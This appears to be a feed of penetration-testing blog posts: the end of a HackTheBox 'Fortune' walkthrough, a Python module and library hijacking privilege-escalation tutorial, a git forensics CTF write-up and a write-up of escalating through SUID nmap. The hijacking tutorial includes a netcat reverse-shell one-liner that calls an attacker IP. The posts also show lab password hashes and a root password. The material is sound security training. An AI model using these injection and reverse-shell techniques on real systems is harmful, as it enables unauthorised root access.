<p><code class="language-plaintext highlighter-rouge">openssl pkcs12 -export -out intermediate.cert.p12 -in intermediate.cert.pem -inkey intermediate.key.pem</code></p>

<p>It will ask export password for this process. You can leave it empty or you can fill it.
I used “123” as export password. Then, we can see that our signed certification file is generated.</p>

<p>All we have to do is import it from the browser.</p>

<p>For Mozilla:</p>

<ol>
  <li>Go to Preferences</li>
  <li>Go to Privacy and Security tab.</li>
  <li>Click to View Certificates button.</li>
  <li>Click to Import button.</li>
  <li>Select your “intermediate.cert.p12” file and import.</li>
  <li>It will ask for the passphrase which you have selected before.</li>
</ol>

<p>After these steps, you will see your imported certificate.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/importcert.png" alt="importcert" /></p>

<p>Also, you can get information about this certificate with double-clicking to it.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/infocert.png" alt="infocert" /></p>

<p>After restarting the browser, we are returning to port 443.
With navigating to “https://10.10.10.127/generate” URL, we are encountering with “User Identification Request”.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/uireq.png" alt="uireq" /></p>

<p>Finally, we can see that we made some progress.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/authpfpage.png" alt="authpfpage" /></p>

<p>It’s saying that, this application created new SSH key pair. We can access to the SSH with this private key output.</p>

<ol>
  <li>Save private key content to a file.</li>
  <li>Give necessary permission to that file. (chmod 600)</li>
  <li>Try to connect SSH service with “nfsuser” user.</li>
</ol>

<p>We connected to SSH, great! But, we can’t use any commands.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/sshconnected.png" alt="sshconnected" /></p>

<p>I got stuck at this part on my first attempt to solve this machine. After making some research about authpf service, I found these lines.</p>

<blockquote>
  <p>The authpf(8) utility is a user shell for authenticating gateways. An authenticating gateway is just like a regular network gateway (also known as a router) except that users must first authenticate themselves to it before their traffic is allowed to pass through. When a user’s shell is set to /usr/sbin/authpf and they log in using SSH, authpf will make the necessary changes to the active pf(4) ruleset so that the user’s traffic is passed through the filter and/or translated using NAT/redirection. Once the user logs out or their session is disconnected, authpf will remove any rules loaded for the user and kill any stateful connections the user has open. Because of this, the ability of the user to pass traffic through the gateway only exists while the user keeps their SSH session open.</p>
</blockquote>

<p>So, with connecting to authpf service, there must be another open port. It is clear, right?</p>

<p>We can run nmap scan again. But, SSH username is telling something to us. <strong>NFS</strong>!!
If our predictions are correct, we should check port <strong>2049</strong>.</p>

<p>Let’s scan this port.</p>

<p><code class="language-plaintext highlighter-rouge">nmap -sV -p 2049 10.10.10.127 -v</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-05 19:37 +03
NSE: Loaded 43 scripts for scanning.
Initiating Ping Scan at 19:37
Scanning 10.10.10.127 [2 ports]
Completed Ping Scan at 19:37, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:37
Completed Parallel DNS resolution of 1 host. at 19:37, 0.09s elapsed
Initiating Connect Scan at 19:37
Scanning 10.10.10.127 [1 port]
Discovered open port 2049/tcp on 10.10.10.127
Completed Connect Scan at 19:37, 0.07s elapsed (1 total ports)
Initiating Service scan at 19:37
Scanning 1 service on 10.10.10.127
Completed Service scan at 19:37, 6.14s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.127.
Initiating NSE at 19:37
Completed NSE at 19:37, 0.00s elapsed
Initiating NSE at 19:37
Completed NSE at 19:37, 0.23s elapsed
Nmap scan report for 10.10.10.127
Host is up (0.063s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-3 (RPC #100003)

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.06 seconds
</code></pre></div></div>

<p>Great, state of nfs port is open now. We can mount necessary shares to our local machine. Before that, we need to learn which shares are available to mount.</p>

<p><code class="language-plaintext highlighter-rouge">showmount --exports 10.10.10.127</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Export list for 10.10.10.127:
/home (everyone)
</code></pre></div></div>

<p>It means, we can mount <strong>/home</strong> share to our local. Let’s continue.</p>

<p>To mount NFS share to local, these steps must be followed:</p>

<ol>
  <li>mkdir /mnt/fortune</li>
  <li>mount -t nfs 10.10.10.127:/home /mnt/fortune</li>
  <li>cd /mnt/fortune</li>
</ol>

<p>We succeed. User access granted.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/gotuser.png" alt="gotuser" /></p>

<p>Now, we should aim for the root access.</p>

<h2 id="part-ii">Part II</h2>

<p>At this moment, we should get user shell access on the machine. To achieve this goal, we should generate SSH key pair on local machine and we should put that SSH Public Key into <strong>authorized_keys</strong> on the charlie directory. If we succeed, we will be able to run codes on machine with privileges of <strong>charlie</strong></p>

<p><code class="language-plaintext highlighter-rouge">ssh-keygen -f fortune</code></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase): 
Enter same passphrase again: 
Your identification has been saved in fortune.
Your public key has been saved in fortune.pub.
The key fingerprint is:
[...REDUCTED...]
The key's randomart image is:
+---[RSA 3072]----+
|    REDUCTED 	  |
+----[SHA256]-----+
</code></pre></div></div>

<p>Let’s copy the content of SSH public key to the charlie’s <strong>authorized_keys</strong> file.</p>

<p><code class="language-plaintext highlighter-rouge">cat fortune.pub &gt; /mnt/charlie/.ssh/authorized_keys</code></p>

<p>We should give necessary permission to SSH private key file.</p>

<p><code class="language-plaintext highlighter-rouge">chmod 600 fortune</code></p>

<p>Next step, connect to SSH service !</p>

<p>Before that I want to show you another interesting file: <strong>mbox</strong></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/mbox.png" alt="mbox" /></p>

<p>At first glance, I only understood this part:</p>

<blockquote>
  <p>BTW: I set the dba password to the same as root.</p>
</blockquote>

<p>It says we should find the database password for achieving root access. When I looked at this a second time, I understood that there was an application named with <strong>pgadmin4</strong>.</p>

<p>Okay, we will keep that information in mind. With current privileges, we can’t enumerate the machine properly.</p>

<p>It’s time to connect SSH service.</p>

<p><code class="language-plaintext highlighter-rouge">ssh -i fortune charlie@10.10.10.127</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/charlieid.png" alt="id" /></p>

<p>We are in. As I said, we should focus to <strong>pgadmin4</strong> service if we want to gain access as root.
It took 2-3 hours for me at first time while I was solving this challenge. After enumerating the machine, we can find the directory which we searched for.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/pgadmindir.png" alt="pgadmindir" /></p>

<p>As you can see, there is a database file in this directory. Maybe, we should analyze that file. 
First, we have to download it.</p>

<p><code class="language-plaintext highlighter-rouge">scp -i fortune charlie@10.10.10.127:/var/appsrv/pgadmin4/pgadmin4.db .</code></p>

<p><code class="language-plaintext highlighter-rouge">file pgadmin4.db</code></p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>pgadmin4.db: SQLite 3.x database, last written using SQLite version 3024000
</code></pre></div></div>

<p>That’s great! So, we can analyze that file with importing it to <strong>sqlitebrowser</strong>.</p>

<p>I will show important data which I found from that database file.</p>

<p>Keys table:</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/keystable.png" alt="keys" /></p>

<p>User table:</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/usertable.png" alt="user" /></p>

<p>Also, I extracted password hashed from user table for both user.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>charlie: $pbkdf2-sha512$25000$3hvjXAshJKQUYgxhbA0BYA$iuBYZKTTtTO.cwSvMwPAYlhXRZw8aAn9gBtyNQW3Vge23gNUMe95KqiAyf37.v1lmCunWVkmfr93Wi6.W.UzaQ
bob: $pbkdf2-sha512$25000$z9nbm1Oq9Z5TytkbQ8h5Dw$Vtx9YWQsgwdXpBnsa8BtO5kLOdQGflIZOQysAy7JdTVcRbv/6csQHAJCAIJT9rLFBawClFyMKnqKNL5t3Le9vg
</code></pre></div></div>

<p>Great, we gathered so many information. We can crack these hashes with two way.</p>

<ol>
  <li>John The Ripper</li>
  <li>Using the source code of pgadmin4 app.</li>
</ol>

<p>I don’t know how fast you can crack these hashes with John. But I’m sure it will crack them one day. 
You don’t have to use John.</p>

<p>I searched these hashes on the Google. I found a pastebin page with python script on it.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/pastebin.png" alt="pastebin" /></p>

<p>So, he is importing <strong>crypto.py</strong> file. I decided to find <strong>crypto.py</strong> file on pgadmin4 application. 
I found <a href="https://github.com/postgres/pgadmin4/blob/master/web/pgadmin/utils/crypto.py">one</a>.</p>

<p>I copied that file to my local and I tried the same steps with that pastebin guy.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/crack.png" alt="crack" /></p>

<p>It worked like a charm! 
Password is : <code class="language-plaintext highlighter-rouge">R3us3-0f-a-P4ssw0rdl1k3th1s?_B4D.ID3A!</code></p>

<p>We should change user to root user with <code class="language-plaintext highlighter-rouge">su root</code> command.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/fortune/gotroot.png" alt="gotroot" /></p>

<p>After a long journey, we reached a happy ending.</p>

<p>See you in the next blog post!</p>]]></content><author><name>0xSaiyajin</name></author><category term="writeup" /><category term="writeup" /><category term="ctf" /><summary type="html"><![CDATA[Greetings! With solving Fortune machine, I finished half of the number of machines on HackTheBox. At present, Fortune has not retired yet. But I decided to write it’s writeup. I will share this blog post when the machine is retired. So, if you are reading this blog post right now, it means you are looking into the past.]]></summary></entry><entry><title type="html">Python - Module and Library Hijacking [eng]</title><link href="https://ataberk-xyz.github.io/pentest/2019/05/13/python-library-hijacking-eng.html" rel="alternate" type="text/html" title="Python - Module and Library Hijacking [eng]" /><published>2019-05-13T00:00:00+00:00</published><updated>2019-05-13T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/pentest/2019/05/13/python-library-hijacking-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/pentest/2019/05/13/python-library-hijacking-eng.html"><![CDATA[<p>Greetings. This one is my first blog post about penetration testing. I encountered with this scenario on <strong>Hack The Box</strong>.
This machine is currently active. Hence, I can’t tell its name.</p>

<p>Before we get started, I want to make some explanations.</p>

<p>While I was researching about manipulation of libraries, I saw that people were saying that this method looked like “DLL Hijacking”.</p>

<p>At First, we need to know the differences between module and library structures.</p>

<h2 id="module-hijacking">Module Hijacking</h2>

<p><strong>Module</strong> is a file which contains variables, functions etc. 
It is useful if you don’t want to put all classes in one file. Let’s assume that you created a folder named as <strong>test-project</strong>. Then, you created <strong>a.py</strong> and <strong>b.py</strong> files in it. 
Your project structure will look like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/test-project
   a.py
   b.py
</code></pre></div></div>

<p>Then, you decided to call a function from <strong>b.py</strong> on <strong>a.py</strong> file.
The <strong>__init__.py</strong> file is necessary for marking the directories on disk as Python package directories. If you try to put module <strong>b</strong> into subdirectory you supposed to append <strong>__init__.pt</strong> file to parent directory.
Without that file, importing is going to fail. It means that for linking these files you have to append <strong>__init__.py</strong> file to your structure if you want to build a package from your project.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/test-project
   a.py
   b.py
   __init__.py
</code></pre></div></div>

<p>Now, <strong>a.py</strong> and <strong>b.py</strong> files turned into modules. We can call functions from <strong>a</strong> on <strong>b</strong> and vice versa. By the way, it is not necessary to add <strong>__init__.py</strong> file to this examples. Finally, you added example functions to both of them.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_a_b.png" alt="module a b" /></p>

<p>Here’s the output of <strong>a.py</strong>.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_output_clean.png" alt="module output" /></p>

<p>Okay, let’s convert this situation to a scenario. We need more realistic file names.</p>

<p>The scenario goes like this:
Root user created a cronjob script for itself to easily manage the service logs. 
It works at every hour.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_project_struct.png" alt="scenario struct" /></p>

<p>As you can see, <strong>interface.py</strong> created by root. Sadly, we can’t modify this file.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_interface.png" alt="interface" /></p>

<p>Quick analyze of interface.py:</p>

<ul>
  <li>It imports “manage.py” file.</li>
  <li>It is using three functions from “manage.py” module.</li>
  <li>We can’t change any line of this script.</li>
</ul>

<p>Okay, stop reading this post for a while. Just think about what we can do with this file for achieving root privileges.</p>

<p>It just seems like we can only execute it.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_running_interface.png" alt="interface output" /></p>

<p>We are done with <strong>interface.py</strong> file. It is importing <strong>manage.py</strong> file. Time has come to analyze the <strong>manage.py</strong> module.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_manage.png" alt="manage output" /></p>

<p>Quick analyze of manage.py:</p>

<ul>
  <li>The first function is creating a new file named “system_0.log”.</li>
  <li>The second function is changing the context of log file.</li>
  <li>The third function is removing the “system_0.log” file with using “os.remove()” function.</li>
  <li>So, it is importing “os” library.</li>
</ul>

<p>We are going to hijack <strong>manage.py</strong> module. 
The first possible injection point is functions of <strong>manage.py</strong>.</p>

<p>We can inject our malicious code into functions. I’m selecting the “change_context_log” functions.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>cmd=os.popen("id").read()
fd.write(cmd)
</code></pre></div></div>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_manage_inject_function.png" alt="manage inject function" /></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_injected_function_run.png" alt="manage inject function out" /></p>

<p>The second injection point is outside of functions. We know that <code class="language-plaintext highlighter-rouge">import manage</code> line gave access to pushing some code.</p>

<p>We need to inject this code to bottom of the <strong>manage</strong> module. Also, we have to write output to another file. According to code flow, injected code will run first, then functions will be executed. Hence, output file will be overwritten.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>os.system('id &gt; system_1.log');
</code></pre></div></div>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_manage_inject_out.png" alt="manage inject out" /></p>

<p>It will give same output with the last output.</p>

<p>What’s next? Okay, we know that this script is working as cronjob for root user. At every hour, our injected code will work with root privileges. So, we can run privileged commands. We can even gain root shell.</p>

<p>Malicious Code:</p>

<p><code class="language-plaintext highlighter-rouge">os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2&gt;&amp;1|nc 10.10.15.93 9898 &gt;/tmp/f');</code></p>

<p>I changed the cron time to 2 minutes.
After waiting, we got root shell.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/module_scenario_gotroot.png" alt="root_shell" /></p>

<h2 id="library-hijacking">Library Hijacking</h2>

<p>I hope you understood how modules works. 
The difference between module and library is you don’t have to create <strong>__init__.py</strong> file for your project. Because, Python initializes these libraries on its own package directory. So, we can reach to these libraries even with “-c” parameter of Python. For example if you want to check UTC timestamp with Python on terminal, so you can call this script.</p>

<p><code class="language-plaintext highlighter-rouge">python -c "import time;print time.time()"</code></p>

<p>Also, if you want to check where are these package files are stored at, then you can run this script:</p>

<p><code class="language-plaintext highlighter-rouge">python -c "import sys;print sys.path"</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_python_libraries.png" alt="libr_python_libraries" /></p>

<p>As you see, I used time and sys libraries in my examples. We continue with a similar scenario.</p>

<p>This time, attacker does not know what’s going on at the machine. At least he is in the machine.
He wants to do process monitoring for analyzing the hidden processes. And he uses <a href="https://github.com/DominicBreuker/pspy">pspy</a> tool.</p>

<p>After running the tool, he sees that a Python script is running on the machine at every two minutes.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_pspy_output.png" alt="libr_pspy_output" /></p>

<p>The adventure begins as an attacker.</p>

<p>Okay, we see there is another cronjob running on our target machine. If we check cronjob list for current user, we can see there is no entry for user <strong>goku</strong>. It could mean that the running script could be root user’s cronjob.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_crontab_for_user.png" alt="libr_crontab_for_user" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/bin/sh -c /usr/bin/python2 /home/goku/Desktop/LibraryInjection/saiyajin.py
</code></pre></div></div>

<p>Maybe, we should check this directory. There could be some juicy data. 
After checking this directory, we can see that there is nothing but Python script.
We have no permission for appending anything to the script.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_append_fail.png" alt="libr_append_fail" /></p>

<p><code class="language-plaintext highlighter-rouge">-rw-r--r-- : chmod 644</code></p>

<p>It means that root user learned his lesson from his mistakes. Surprisingly, it looks pretty secure. We should have a look inside this script.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_running_script.png" alt="libr_running_script" /></p>

<p>Okay, it’s pretty funny. That developer might have tried something. But, he may have forgotten to remove this file.</p>

<p>Quick analyze of saiyajin.py:</p>

<ul>
  <li>He created tiny hello world script. We are not sure what he was trying to achieve.</li>
  <li>He was trying to use echo command with bash. “os.remove()” method was used to take this action.</li>
  <li>“os.remove()” method has commented out.</li>
  <li>It could be test script of another program.</li>
  <li>“os” library has imported.</li>
</ul>

<p>Cool. We don’t have a module to hijack this time. What do we have? Correct! <strong>A library</strong>.
Actually, libraries are modules too. But, the main difference between them is you can call libraries from anywhere.</p>

<p>Let’s make it more clear. I want you to think about the module example we did. Can we call <strong>b</strong> module from outside of the project folder? Yeah, probably. But we had to move this project folder to where we wanted to call <strong>b</strong> module from. Furthermore, if we go to parent directory of <strong>test-project</strong> directory, we will not be able to call <strong>b</strong> module. If we want to call it from parent directory, we must add one more <strong>__init__.py</strong> file.</p>

<p>It will look like this:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>/parent-directory
   __init__.py
   /test-project
      __init__.py
      a.py
      b.py
</code></pre></div></div>

<p>Okay. Now, we can call <strong>b</strong> module, but not from everywhere. Another option is turning this <strong>test-project</strong> into Python package. Then, we can call <strong>b</strong> module from everywhere.</p>

<p>After this process, user can call function from <strong>b</strong> module with this way:</p>

<p><code class="language-plaintext highlighter-rouge">python -c "import testproject; print testproject.b.examplefunction()"</code></p>

<p>But, we don’t need all of this. Because, we know that the developer has imported the <strong>os</strong> library in his code. As I said, we don’t have a module to hijack this time. Even so, we have a library. When you install Python libraries they are installed with <strong>644</strong> file permission. It means that only root user can make changes on these libraries. Other users can only read these files. Sometimes, people may give wrong permissions to Python library folders.</p>

<p>If so, we should check library folders.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_writable_python_library.png" alt="libr_writable_python_library" /></p>

<p>Bingo! We have permission to write into <strong>os.py</strong> file. Pathetic, right? At least, “dumb” developer has gave wrong permission to only one library. We are going to turn it into a weapon.</p>

<p>To show this example, I will write the output to a text file.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_write_to_library.png" alt="libr_write_to_library" /></p>

<p><code class="language-plaintext highlighter-rouge">echo "system('id &gt;&gt; /tmp/id_out.txt');" &gt;&gt; os.py</code></p>

<p>So, we appended our malicious code to bottom of the <strong>os.py</strong> file.</p>

<p>Have you noticed why I used <strong>system()</strong> method instead of <strong>os.system()</strong> method ?
Because, writing “os.system()” in it will give error. We are in “os” itself. It will not recognize “os.” part. Also, <strong>system()</strong> method is already defined in here. So, we should use “system()” instead of “os.system()”. In addition, appending <code class="language-plaintext highlighter-rouge">import os</code> line to this file may cause to infinite recursion.</p>

<p>Now, it seems okay.</p>

<p>We set our trap and we are waiting for cronjob. If our assumptions are correct, <strong>everything will be fine</strong>. The malicious code will execute <code class="language-plaintext highlighter-rouge">id</code> command and it will append the output to <strong>/tmp/id_out.txt</strong> file.</p>

<p>After waiting a little, we achieved to execute command as root.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/library_hijacking/libr_priv_esc.png" alt="libr_priv_esc" /></p>

<p>In this part, we benefited from running cronjob for obtaining root privileges. 
This scenario is more dangeroues than “module hijacking” scenario. Because each time you call the <strong>os</strong> module the injected code will be executed. Possibility of calling the <strong>os</strong> module is higher than calling the <strong>b</strong> module. Even root user may call it.</p>

<h2 id="tldr">tl;dr</h2>

<p>Avoid giving privileged permissions to Python files.</p>]]></content><author><name>0xSaiyajin</name></author><category term="pentest" /><category term="pentest" /><category term="privilege-escalation" /><category term="linux" /><summary type="html"><![CDATA[Greetings. This one is my first blog post about penetration testing. I encountered with this scenario on Hack The Box. This machine is currently active. Hence, I can’t tell its name.]]></summary></entry><entry><title type="html">TSG CTF - Obliterated File 1-2 Writeup [eng]</title><link href="https://ataberk-xyz.github.io/writeup/2019/05/06/tsgctf-obliterated-file-1-2-writeup-eng.html" rel="alternate" type="text/html" title="TSG CTF - Obliterated File 1-2 Writeup [eng]" /><published>2019-05-06T00:00:00+00:00</published><updated>2019-05-06T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/writeup/2019/05/06/tsgctf-obliterated-file-1-2-writeup-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/writeup/2019/05/06/tsgctf-obliterated-file-1-2-writeup-eng.html"><![CDATA[<p>Hello again. We participated to TSG CTF two days ago. The challenges were really hard. Estimated difficulty of TSG CTF was <strong>Intermediate - Hard</strong> on ctftime[dot]org.</p>

<p>I had solve only two forensics challenge. Both of them were related with <strong>git</strong> protocol.</p>

<h2 id="obliterated-file-first-challenge">Obliterated File (First Challenge)</h2>

<p>Description of the first challenge:</p>
<blockquote>
  <p>This problem has unintended solution, fixed as “Obliterated File Again”. Original problem statement is below. Working on making a problem of TSG CTF, I noticed that I have staged and committed the flag file by mistake before I knew it. I googled and found the following commands, so I’m not sure but anyway typed them. It should be ok, right?</p>
</blockquote>

<p><img src="https://ataberk-xyz.github.io/assets/images/obliterated1/obliteratedfile1.png" alt="obliteratedfile1" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>$ git filter-branch --index-filter "git rm -f --ignore-unmatch problem/flag" --prune-empty -- --all
$ git reflog expire --expire=now --all
$ git gc --aggressive --prune=now
</code></pre></div></div>

<p>So, it shows that our developer were trying to remove <strong>problem/flag</strong> file which he pushed it to his project accidentally.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/obliterated1/unzipfile.png" alt="unzipfile" /></p>

<p>At first, I didn’t realize what developer did. All I did was to check <code class="language-plaintext highlighter-rouge">git log</code> output. I compared last commit with other commits in order.
Then, I found important detail on one commit luckily. Flag file was there. I created new branch from that commit.</p>

<p><code class="language-plaintext highlighter-rouge">git checkout 8412ed -b flag</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/obliterated1/gitlog.png" alt="gitlog" /></p>

<p>I’ve used <code class="language-plaintext highlighter-rouge">file flag</code> command to understand what is this file. It was zlib compressed file. I got help from Python.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/obliterated1/zlibdcmp.png" alt="zlibdcmp" /></p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>python -c "import zlib;f=open('flag','rb').read();print(zlib.decompress(f))"
</code></pre></div></div>

<p>Got first flag!</p>

<p><code class="language-plaintext highlighter-rouge">TSGCTF{$_git_update-ref_-d_refs/original/refs/heads/master}</code></p>

<h2 id="obliterated-file-again-second-challenge">Obliterated File Again (Second Challenge)</h2>

<p>Description of the second challenge:</p>
<blockquote>
  <p>I realized that the previous command had a mistake. It should be right this time…?</p>
</blockquote>

<p><img src="https://ataberk-xyz.github.io/assets/images/obliterated2/obliterated2file.png" alt="obliteratedfile2" /></p>

<p><code class="language-plaintext highlighter-rouge">$ git filter-branch --index-filter "git rm -f --ignore-unmatch *flag" --prune-empty -- --all</code></p>

<p>If we check what our developer done, we can say that he finally removed flag file from commits.</p>

<blockquote>
  <p>Did he?</p>
</blockquote>

<p>I tried same method for this file too. But it didn’t work. It means, we have no luck with <code class="language-plaintext highlighter-rouge">git log</code>.
I had to try different method. After making some research, I found another useful git command.</p>

<p><code class="language-plaintext highlighter-rouge">git rev-list --objects --all</code></p>

<p>This command lists all of the objects on the project in reverse chronological order. Thankfully, it worked like a charm. After running it, I was able to see flag file.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/obliterated2/revlist.png" alt="rev-list" /></p>

<p><code class="language-plaintext highlighter-rouge">c1e375244c834c08d537d564e2763a7b92d5f9a8 problem/flag</code></p>

<p>Finally, all I need was fetching this object.</p>

<p>I’ve used <code class="language-plaintext highlighter-rouge">git show</code> command for it.</p>

<p><code class="language-plaintext highlighter-rouge">git show c1e3752 &gt; flag</code></p>

<p>After that, I’ve checked file type and it was zlib too. Executing same Python script led me to take the flag.</p>

<p>Got second flag!</p>

<p><code class="language-plaintext highlighter-rouge">TSGCTF{$_git_update-ref_-d_refs/original/refs/heads/master_S0rry_f0r_m4king_4_m1st4k3_0n_th1s_pr0bl3m}</code></p>

<p>Cya!</p>]]></content><author><name>0xSaiyajin</name></author><category term="writeup" /><category term="writeup" /><category term="ctf" /><category term="git" /><category term="forensics" /><summary type="html"><![CDATA[Hello again. We participated to TSG CTF two days ago. The challenges were really hard. Estimated difficulty of TSG CTF was Intermediate - Hard on ctftime[dot]org.]]></summary></entry><entry><title type="html">UTSA Cyber CTF - Linux2 Writeup [eng]</title><link href="https://ataberk-xyz.github.io/writeup/2019/05/02/utsacyber-ctf-linux-2-writeup-eng.html" rel="alternate" type="text/html" title="UTSA Cyber CTF - Linux2 Writeup [eng]" /><published>2019-05-02T00:00:00+00:00</published><updated>2019-05-02T00:00:00+00:00</updated><id>https://ataberk-xyz.github.io/writeup/2019/05/02/utsacyber-ctf-linux-2-writeup-eng</id><content type="html" xml:base="https://ataberk-xyz.github.io/writeup/2019/05/02/utsacyber-ctf-linux-2-writeup-eng.html"><![CDATA[<p>Ah, we meet again. I was working as a Project Manager in a company. I left the job 2 days ago. In this time, I decided to take OSCP certification.
So, I have to work hard and try hard for cert. When I was working, I was also interested with Cybersecurity.</p>

<p>Before I left the job, we<strong>(isDebuggerPresent)</strong> joined UTSA Cyber CTF and took 19th place. Our rank is not that bad because we participated in that competition on the first 3 days.
I am writing a writeup for this challenge because I had a lot of fun solving the question. This question tested my penetration testing skills.</p>

<p>So, let’s start..</p>

<p>In the description of this challenge, login credentials are given.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>ssh user@35.231.176.102
password: utsacyber
</code></pre></div></div>

<p>After connecting to SSH service, CSACTF banner welcomes us. The first thing that comes to my mind is checking which processes are running on the host.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/pslist.png" alt="pslist" /></p>

<p>Six processes are running. We could be in container structure. We can analyze it with few commands. 
I will pick this one.
<code class="language-plaintext highlighter-rouge">cat /proc/&lt;pid&gt;/cgroup</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/docker.png" alt="docker" /></p>

<p>We can see that we are in Docker container. I forgot to tell that there was a readme.txt in home directory.
It says: “get root”. What a great hint for “getting root” access. Our purpose is reading flag. We have to continue with this idea. 
After that, I checked which binaries are using root privilege.
<code class="language-plaintext highlighter-rouge">find / -perm -u=s -type f 2&gt;/dev/null</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/checksudo.png" alt="checksudo" /></p>

<p>In the output, we can see that <strong>“nmap”</strong> is working with sudo privilege. It’s interesting, right? Let’s quickly validate it.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/nmapps.png" alt="nmapps" /></p>

<p>After making some searches, I found that we can use nmap in interactive mode.
It interacts with bash. So, it means we can get root easily. Let’s check it.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/interactive.png" alt="interactive" /></p>

<p>Bad luck. Current version is not supporting “interactive” mode. Then, I realized something. If we can run any script which we wrote then we could be able to get root access.
All we have to do is to understand how nmap scripts are working.</p>

<p>Nmap scripts are using “.nse” extension. They are using “Lua” language. We are living in “Computer” era. So, we can access every knowledge with quick search. We need to create three sections for making our script work.
These are:</p>

<ul>
  <li>Head</li>
  <li>Rule</li>
  <li>Action</li>
</ul>

<p>In the <strong>Head</strong> section, we can identify some fields like “author”, “description” etc.</p>

<p><strong>Rule</strong> section is necessary for identifying some conditions for port status. For example, if port is using “tcp” as protocol then do <action>.</action></p>

<p><strong>Action</strong> section is where we inject our command. If condition that we wrote on “Rule” section is met, then it will run the function that we write in this section.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/examplense.png" alt="examplense" /></p>

<p>Also, we are using <strong>“io”</strong> library for reading some data from file. I picked “/etc/shadow” file to test if we are able to read root privileged file or not. If our assumptions are correct, we should be able to do everything on the host.</p>

<p>Okay, here we go.</p>

<p><code class="language-plaintext highlighter-rouge">nmap --script flag.nse --open 127.0.0.1</code></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/shadow.png" alt="shadow" /></p>

<p>Cool. So, it says we have to get root for achieving to the flag. I made one more assumption.</p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/flagnse.png" alt="flagnse" /></p>

<p><img src="https://ataberk-xyz.github.io/assets/images/utsalinux2/flagoutput.png" alt="flagoutput" /></p>

